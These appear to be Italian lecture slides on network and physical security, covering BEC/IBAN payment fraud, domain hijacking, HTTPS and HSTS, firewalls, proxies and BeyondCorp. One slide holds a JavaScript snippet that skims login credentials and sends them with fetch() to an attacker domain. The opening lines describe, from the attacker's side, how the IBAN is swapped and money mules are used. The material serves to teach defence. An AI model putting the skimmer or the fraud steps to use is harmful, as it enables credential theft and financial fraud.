Mi inserisco in una conversazione fra due utenti o rubando l’identità di uno dei due oppure utilizzando i problemi di DNS/caratteri visti in precedenza (nome dominio simile, uso di caratteri analoghi, nomi assonanti ecc.).
Serve lavoro di intelligence per essere credibili.
Classicamente modifico le coordinate bancarie di un pagamento (IBAN) spostandole su un conto mio (in un paradiso fiscale oppure anche in Italia avendo uno “spallone” che provvede a vuotarlo immediatamente, usato bancoposta spesso).
NB: anche in caso di frode conclamata la banca NON è responsabile e non vi ridà i soldi.

Protocolli TCP/IP

Chinese group swindles $18.5 million from Indian arm of Italian company: Economic Times

MUMBAI (Reuters) - A group of Chinese hackers robbed 1.3 billion rupees ($18.45 million) from the Indian unit of Tecnimont SpA through an elaborate cyber fraud that included impersonating the Italian engineering firm's chief executive, the Economic Times reported.

The scammers sent emails to the India head of Tecnimont, part of the publicly traded Maire Tecnimont, from an account that looked similar to one used by the Italian group's CEO and also organized conference calls to discuss a "confidential" acquisition in China, the ET report said, citing a complaint made with the police.


The hackers then convinced the India chief to transfer the money for the acquisition in three tranches from India to banks in Hong Kong, saying the amount could not be moved from Italy due to regulatory issues, the report said.

Dominio di posta intercettato grazie a caratteri simili.

https://www.reuters.com/article/us-mairetecnimont-india-fraud/chinese-group-swindles-185-million-from-indian-arm-of-italian-company-economic-times-idUSKCN1P40KE

Aziende hanno avuto danni di centinaia di milioni, altre si sono salvate grazie a telefonate di verifica "fuori procedura".

Domain hijacking



Domain hijacking, attacco utenza di gestione registrazione DNS e sostituisco l'IP.
https://en.wikipedia.org/wiki/Domain_hijacking
L'attaccante dice al registar (es. Aruba) di cambiare l'IP associato al mio nome di dominio. Il registrar segnala il cambiamento al registry che gestisce il root dns (Verisign) e il cambio si propaga in rete.
Proteggere l'admin del dns record (2factor).
Se sei una banca e non ti proteggi rischi molto
https://www.wired.com/2017/04/hackers-hijacked-banks-entire-online-operation/

I problemi dei protocolli applicativi

- HTTP → Usare HTTPS (HTTP sicuro)
  - Basato su SSL/TLS
  - Autenticazione (reciproca)
  - Crittografia flusso
  - Negoziazione dell'algoritmo → scambio chiave segreta → colloquio sicuro
  - Il disastro di Heartbleed
- SMTP → Poco da fare → SPAM
- FTP → Lasciamo perdere ...
- SSH → Suite di protocolli “sicuri” per gestire sessioni remote. Vulnerabilità note (ma anche ignote?).

I problemi dei protocolli applicativi


HTTP → Usare HTTPS (HTTP “sicuro”)
http://en.wikipedia.org/wiki/HTTPS

- Basato su SSL/TLS
- Autenticazione (reciproca)
- Crittografia flusso
- Negoziazione dell'algoritmo → scambio chiave segreta → colloquio sicuro
- Il disastro di Heartbleed
  http://en.wikipedia.org/wiki/Heartbleed

SMTP → Poco da fare → SPAM
http://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol#Security_and_spamming

FTP → http://en.wikipedia.org/wiki/File_Transfer_Protocol#Security
Lasciamo perdere ...
http://en.wikipedia.org/wiki/Secure_Shell SSH → Suite di protocolli “sicuri” per gestire sessioni remote. Vulnerabilità note (ma anche ignote?).

Protocolli TCP/IP



"Simplified Heartbleed explanation" by FenixFeather - Inkscape. Licensed under CC BY-SA 3.0 via Wikimedia Commons - http://commons.wikimedia.org/wiki/File:Simplified_Heartbleed_explanation.svg#/media/File:Simplified_Heartbleed_explanation.svg


Protocolli TCP/IP

Non basta la pagina di login in https, anche la landing page deve essere protetta.

Se la landing page è in http un intruder può iniettare codice javascript nella pagina che intercetta i click e utente/password mentre vengono immessi.

```
let loginBtn = document.querySelector('#loginbutton');
loginBtn.addEventListener(‘mouseover’, function() {
  let username = document.querySelector('#email').value;
  let pass = document.querySelector('#pass').value;
  fetch(`http://www.trudys-phish-pharm.com/?un=$
    {username}&pass=${pass}`);
});
```

Protocolli TCP/IP



HTTPS handshake

Il nonce è un numero casuale e serve per qualificare in modo univoco ogni sessione di logon.

https://en.wikipedia.org/wiki/Cryptographic_nonce

Spiegato bene qui:

https://blog.bradfieldcs.com/the-secret-life-of-your-login-credentials-6a254bad52ce

Nota: protocollo in arrivo HTTP/3 che non usa più TCP come trasporto ma usa QUIC.

QUIC uses a combination of TCP + TLS + SPDY over UDP with several enhancements with respect to the current HTTP/2 over TCP implementation.

HTTP Strict Transport Security

Per forzare subito il browser ad andare in https

https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security


Il server forza il client ad andare in HTTPS e forza il protocollo TLS nel colloquio.
Redirect delle url già nella pancia del browser.

Header ritornato dal server web:
strict-transport-security: max-age=15552000;

Per quanti secondi usare HTTPS su quel sito
You are accessing facebook.com for the first time, and you know HTTPS is safer than HTTP, so you access it over HTTPS, **https**://facebook.com. When your browser receives the HTML, it receives the header above which tells your browser to force-redirect you to HTTPS for future requests. One month later, someone sends you a link to Facebook using HTTP, **http**://facebook.com, and you click on it. Since one month is less than the 15552000 seconds specified by the max-age directive, your browser will send the request as HTTPS, preventing a potential MITM attack.

Protocolli TCP/IP

HTTPS Inspection




Https inspection, “apro” la connessione per vedere il traffico in chiaro.

Inbound=proteggo i miei server terminando la connessione sul firewall usando il certificato del server e “fingendo” di essere il server


Outbound=spezzo la sessione sul firewall in uscita con il suo certificato (che deve essere noto e accettato dai client aziendali) poi il firewall fa da proxy e apre la sessione lui con il server remoto (schema nella slide)

https://supportcenter.checkpoint.com/supportcenter/portal?eventSubmit_doGoviewsolutiondetails=&solutionid=sk108202



Firewall=Hardware+software che isolano parti di una rete aventi diversi contesti di sicurezza.

Firewall e dintorni



DMZ=Demilitarized Zone
https://en.wikipedia.org/wiki/DMZ_(computing)

Zona isolata in cui mettere servizi da mostrare all'esterno e all'interno.

Di Utente:Sassospicco, Benj - Image:Demilitarized_Zone_Diagram.png, Pubblico dominio, https://commons.wikimedia.org/w/index.php?curid=826346

Stateless Firewall

- Non c'è conoscenza
- Non c'è autenticazione
- Il logging è povero
- Ogni router ha la sua sintassi

Stateless Firewall

Il packet filter è stata la prima implementazione di firewall router-based, negli anni ‘80, a motivo della semplicità implementativa e delle limitate capacità elaborative dei sistemi di allora.

Veloce e semplice: le regole sono applicate su ogni pacchetto senz’alcuna memoria dei pacchetti precedenti (quindi senza memoria dello stato).

- Non c'è conoscenza della provenienza (interfacce) dei pacchetti né della destinazione.
- Mancano meccanismi di autenticazione.
- Il logging è povero e limitato alle stesse informazioni specificate nel ruleset.
- Ogni router ha la sua sintassi: regole astratte vanno tradotte nel sistema che si usa.

Stateless Firewall

- Direzione di un colloquio
- IP fragments
- Protocollo FTP
- Protocolli “difficili”: H323, T120, X11

Stateless Firewall

- Non si riesce a discriminare la direzione di un colloquio senza effettuare l’analisi almeno del flag di acknowledge o dell’interfaccia di ingresso (problema dello spoofing).
- Gli IP fragments non contengono i numeri di porta.
- Il protocollo FTP dopo la prima connessione negozia una porta per la trasmissione dei dati (anche con PASV).
- Altri protocolli “difficili”: H323, T120, X11

Elementi considerati: SRCIP/SRCPORT, DSTIP/DSTPORT, TYPE

Azioni: Accept, Deny (con notifica), Drop (senza notifica)

Stateful Firewall

Contesto della comunicazione: statefulness

Stateful Firewall- A volte indicati come “Next Generation Firewall” NGFW (nomenclatura discussa).

Alle funzionalità di filtro già descritte per il semplice Packet Filter, aggiunge la possibilità di analizzare il singolo pacchetto nel contesto della sua comunicazione (statefulness), e mantenere memoria di tutte le comunicazioni.

Richiede ovviamente tanta potenza di calcolo e memoria.

Mi protegge meglio da attacchi cominciati dall’esterno con half-sessions malevole (es. risposte a ping senza che ci sia stata una richiesta).

Application Level Gateway

- No routing tra la rete da proteggere e la rete esterna
- Proxy applicativo
- Non tutti I protocolli sono “proxabili”
- HTTP e FTP

Application Level Gateway

Al contrario dei casi precedenti, un firewall di tipo application level gateway prevede che non vi sia routing tra la rete da proteggere e la rete esterna.

Non è dunque possibile a un sistema situato nella rete interna aprire una comunicazione con un sistema esterno, né viceversa.

Il passaggio dell’informazione da una rete all’altra può avvenire solamente tramite un software specializzato: il proxy applicativo.

Non tutti I protocolli sono “proxabili”.

I più usati sono HTTP (vedi dettagli nelle slide successive) e FTP.

Deve comunque essere abbinato ad altre protezioni.

Firewall e dintorni

HTTP application level gateway(Proxy)

http://en.wikipedia.org/wiki/Proxy_server

Per proxy, o proxy server, intendiamo solitamente un application level gateway HTTP, ossia un servizio di rete che disaccoppia l'accesso al web dal browser.


Solitamente è un HTTP caching proxy, ovvero memorizza e gestisce una copia locale degli oggetti web richiamati, fornendoli alle successive richieste HTTP senza effettuare altri accessi ai server di destinazione.

Se ben disegnato:

- Riduce l'occupazione di banda
- Riduce la latenza media di accesso al web
- Aumenta la sicurezza dell'accesso ad internet

Firewall e dintorni


HTTP application level gateway



Struttura di una richiesta proxy.
Un caching proxy cerca nella cache una copia dell'oggetto (indicizzata con l'MD5 hash dell'URL)

- Se esiste controlla la scadenza; se l'oggetto è considerato ancora valido (dipende dalle politiche scelte, che possono variare a seconda del tipo di oggetto) viene consegnata la copia
- se invece l'oggetto è scaduto viene richiesto al server originale l'oggetto, inserendo nella request un header If-Modified-Since
- se la risposta conferma che l'oggetto è ancora valido perché non modificato, al client viene restituito l'oggetto in cache

Firewall e dintorni



Cacheable objects
- HTTP: Deve avere un tag Last-Modified

Non-cacheable objects
- HTTPS
- HTTP: Nessun tag Last-Modified:
  Oggetti autenticati
  Cache-Control: private, no-store, no-cache
- URLs con '?' o 'cgi-bin'
- Response a POST methods

Utilità in calo al crescere di https, recupera ruolo come redirector o per il filtraggio delle URL (es. Squid+Squidguard)

HTTP Reverse proxy

http://en.wikipedia.org/wiki/Reverse_proxy


Sono proxy, tipicamente cache HTTP, che si presentano ad Internet come front-end di un insieme di web server interni.

Il caso più semplice di reverse proxy è l'HTTP accelerator, in cui le funzionalità di caching del proxy si usano per sollevare i web server da una parte del loro carico, ad esempio fornire il contenuto statico di un sito (quello dinamico non è cache-able per definizione).

Costituiscono un livello di difesa addizionale per I web server interni e consentono la riscrittura di URL disaccoppiando la struttura interna dalla visione esterna.

Tendenza evolutiva: Web Application Firewall, sono dei "reverse Proxy" un po' più evoluti (analisi Out Of Band, analisi comportamentale, auditing degli accessi, resilienza anti DDOS ecc.)

HTTP Reverse proxy



Captive portal

Un captive portal https://en.wikipedia.org/wiki/Captive_portal è un sistema che risponde a qualunque richiesta un client faccia su una VLAN (es DNS, HTTP req), inducendolo a dichiararsi, effettuare l'autenticazione e prendere visione di policy per l'utilizzo dei sistemi.

Alcuni captive portal richiedono di tenere aperta una finestra dopo l'autenticazione, in modo che l'accesso sia consentito solamente in presenza di una sessione attiva da parte dell'utente, terminando la quale l'accesso è interrotto.

Altri sistemi implementano una politica "a tempo", mantenendo valida l'associazione client-VLAN per un periodo di tempo predeterminato, senza ulteriori interazioni con l'utilizzatore.

Esempio OpenSource: Kattive.it

Content filtering

http://en.wikipedia.org/wiki/Content-control_software

Normalmente viene filtrata la navigazione web con prodotti integrati con i proxy di navigazione.
Produttività, ma anche sicurezza e protezione (parental control).
Filtraggio delle URL verso siti compromessi o pericolosi.
Whitelist (“walled garden”), blacklist oppure filtri dinamici, complessi e strutturati.
Algoritmi euristici (oppure catalogazioni manuali).
Overblocking, underblocking, biasblocking.
Censura?

Il problema è il confine

Il problema è che i firewall di prima generazione nascono con il concetto di proteggere il confine (boundary protection).

Il confine dell'azienda è però diventato un'entità sfumata (consociate, collaboratori, consulenti esterni, byod, mobile ecc.).

Bisogna passare dal modello del castello a quello del sistema immunitario.

Come funziona un sistema immunitario?

Continua a funzionare anche se parzialmente compromesso, individua velocemente i patogeni veramente pericolosi e ignora quelli innocui, ottimizza le risorse limitate dell'organismo per prevenire le minacce più gravi e gestire quelle minori senza subire danni inaccettabili.


Questo, in ambito IT non si fa (solo) con un firewall.

Firewall e dintorni

Oltre il firewall.
Il modello BeyondCorp di Google.
Security without wall.

Modello BeyondCorp di Google
https://cloud.google.com/beyondcorp/
Punto di partenza: la nuvola non ha confini interni, modello “Zero Trust”.
Sposto la difesa dal perimetro ai dispositivi e agli utenti, la fluidità del confine aziendale mi spinge a questo.
Non mi interessa da quale rete ti connetti ma come è protetto il tuo dispositivo e chi sei tu.
“Dentro” e “Fuori” cambia poco in termini di sicurezza.
Debbo autenticare ogni utente, dispositivo e flusso e costruire una connessione sicura a livello più alto.
Le policy debbono essere dinamiche ed essere calcolate da più sorgenti possibili.
Non faccio più VPN ma tunnel applicativi.

Firewall e dintorni



Fonte: Google Whitepaper - BeyondCorp: A New Approach to Enterprise Security

Chiave di tutto: Web Application Access Proxy

- Utente si qualifica con 2F Authentication al SSO
- Dispositivo si qualifica con il suo certificato
- Access control engine verifica:
  - Se l'utente può accedere al servizio (progetto, gruppo, data, ora ecc.)
  - Se il dispositivo è censito e aggiornato come protezioni (patch, antivirus ecc.)
  - Se il livello di trust di questa combinazione è sufficiente per accedere all'applicazione richiesta

- Se tutto OK, l'application proxy apre il collegamento cifrato utente-applicazione
- Tutto il resto = DENY

(Tutto molto semplificato ovviamente)

Sicurezza fisica

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sicurezza fisica

- Sicurezza fisica
- Sicurezza hardware


..

Sicurezza fisica

La maggior parte delle protezioni logiche falliscono (o comunque si indeboliscono) se si riesce ad avere l'accesso fisico ai dispositivi. Per garantire la disponibilità del dato debbo ovviamente anche proteggere il device fisico che lo contiene o lo trasporta.

Armadi (rack) e sale con sistemi di controllo accessi (chiavi, badge, sistemi biometrici) organizzati su più livelli
Accesso fisico ai locali aziendali solo alle persone autorizzate (badge in vista, trashing!)
